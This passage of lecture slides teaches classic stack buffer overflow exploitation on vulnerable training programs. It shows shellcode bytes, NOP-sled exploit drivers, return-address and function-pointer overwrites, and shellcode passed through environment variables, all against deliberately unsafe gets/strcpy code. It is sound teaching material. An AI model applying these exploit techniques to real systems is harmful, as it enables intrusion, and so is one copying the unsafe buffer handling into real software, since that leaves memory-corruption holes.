
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
stack4.c



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stack5.c

```
➤ int main() {  
➤     int cookie;  
➤     char buf[80];  
➤     printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
➤     gets(buf);  
➤     if (cookie == 0x000a0d00)  
➤         printf("you lose!\n");  
➤ }
```

➤ Problem?

stack5.c

- No you win present, can't return to existing code
- Must insert our own code to perform attack

Shellcode


- Small program in machine code representation
- Injected into the address space of the process
- ```
int main() {
 printf("You win\n");
 exit(0)
}

static char shellcode[] =
 "\x6a\x09\x83\x04\x24\x01\x68\x77"
 "\x69\x6e\x21\x68\x79\x6f\x75\x20"
 "\x31\xdb\xb3\x01\x89\xe1\x31\xd2"
 "\xb2\x09\x31\xc0\xb0\x04\xcd\x80"
 "\x32\xdb\xb0\x01\xcd\x80";
```


# stack5.c

- static char shellcode[] = // shellcode from prev slide
- #define RET 0xbffffd28
- int main() {
- char buffer[93]; int ret;
- memset(buffer, '\x90', 92);
- memcpy(buffer, shellcode, strlen(shellcode));
- \*(long \*)&buffer[88] = RET;
- buffer[92] = 0;
- printf(buffer); }


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


# stack5.c



# stack5.c

```
main:
 cookie
 buf[80]
 printf()
 gets()
 if (cookie)
 printf("lose")
 return
```



# Finding inserted code

- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

# Controlling the environment

Passing shellcode as environment variable:

Stack start - 4 null bytes


- `strlen(program name)` -
- null byte (program name)
- `strlen(shellcode)`

0xBFFFFFFF - 4

- `strlen(program name)` -
- 1
- `strlen(shellcode)`

Stack start:  
0xBFFFFFFF

High addr



Low addr

# abo1.c

- static char shellcode[] = // shellcode from prev slide
- int main (int argc, char \*\*argv) {
- char buffer[265]; int ret;
- char \*execargv[3] = { "./abo1", buffer, NULL };
- char \*env[2] = { shellcode, NULL };
- ret = 0xFFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- printf ("return address is %#10x", ret);
- memset(buffer, '\x90', 264);
- \*(long \*)&buffer[260] = ret;
- buffer[264] = 0;
- execve(execargv[0],execargv,env);}
- <http://fort-knox.org/~yyounan/secappdev>

# abo2.c

- int main(int argc,char \*\*argv) {
- char buf[256];
  
- strcpy(buf,argc[1]);
- exit(1);
- }
- Problem?

# abo2.c

- Not exploitable on x86
- Nothing interesting we can overwrite before exit() is called

# abo3.c

- int main(int argc,char \*\*argv) {
- extern system,puts;
- void (\*fn)(char\*)=(void(\*)(char\*))&system;
- char buf[256];
- fn=(void(\*)(char\*))&puts;
- strcpy(buf,argc[1]);
- fn(argc[2]);
- exit(1);
- }
- Problem?

# abo3.c

- Can't overwrite the return address, because of exit()
- However this time we can overwrite the function pointer
- Make the function pointer point to our injected code
- When the function is executed our code is executed

# abo3.c

```
> static char shellcode[] = // shellcode from prev slide
> int main (int argc, char **argv) {
> char buffer[261]; int ret;
> char *execargv[4] = { "./abo3", buffer ,NULL };
> char *env[2] = { shellcode, NULL };
> ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
> printf ("return address is %#10x", ret);
> memset(buffer, '\x90', 260);
> *(long *)&buffer[256] = ret;
> buffer[260] = 0;
> execve(execargv[0],execargv,env);}
```


# abo4.c

- extern system,puts;
- void (\*fn)(char\*)=(void(\*)(char\*))&system;
- int main(int argc,char \*\*argv) {
- char \*pbuf=malloc(strlen(argv[2])+1);
- char buf[256];
- fn=(void(\*)(char\*))&puts;
- strcpy(buf,argv[1]);
- strcpy(pbuf,argv[2]);
- fn(argc[3]);
- while(1); }
- Problem?

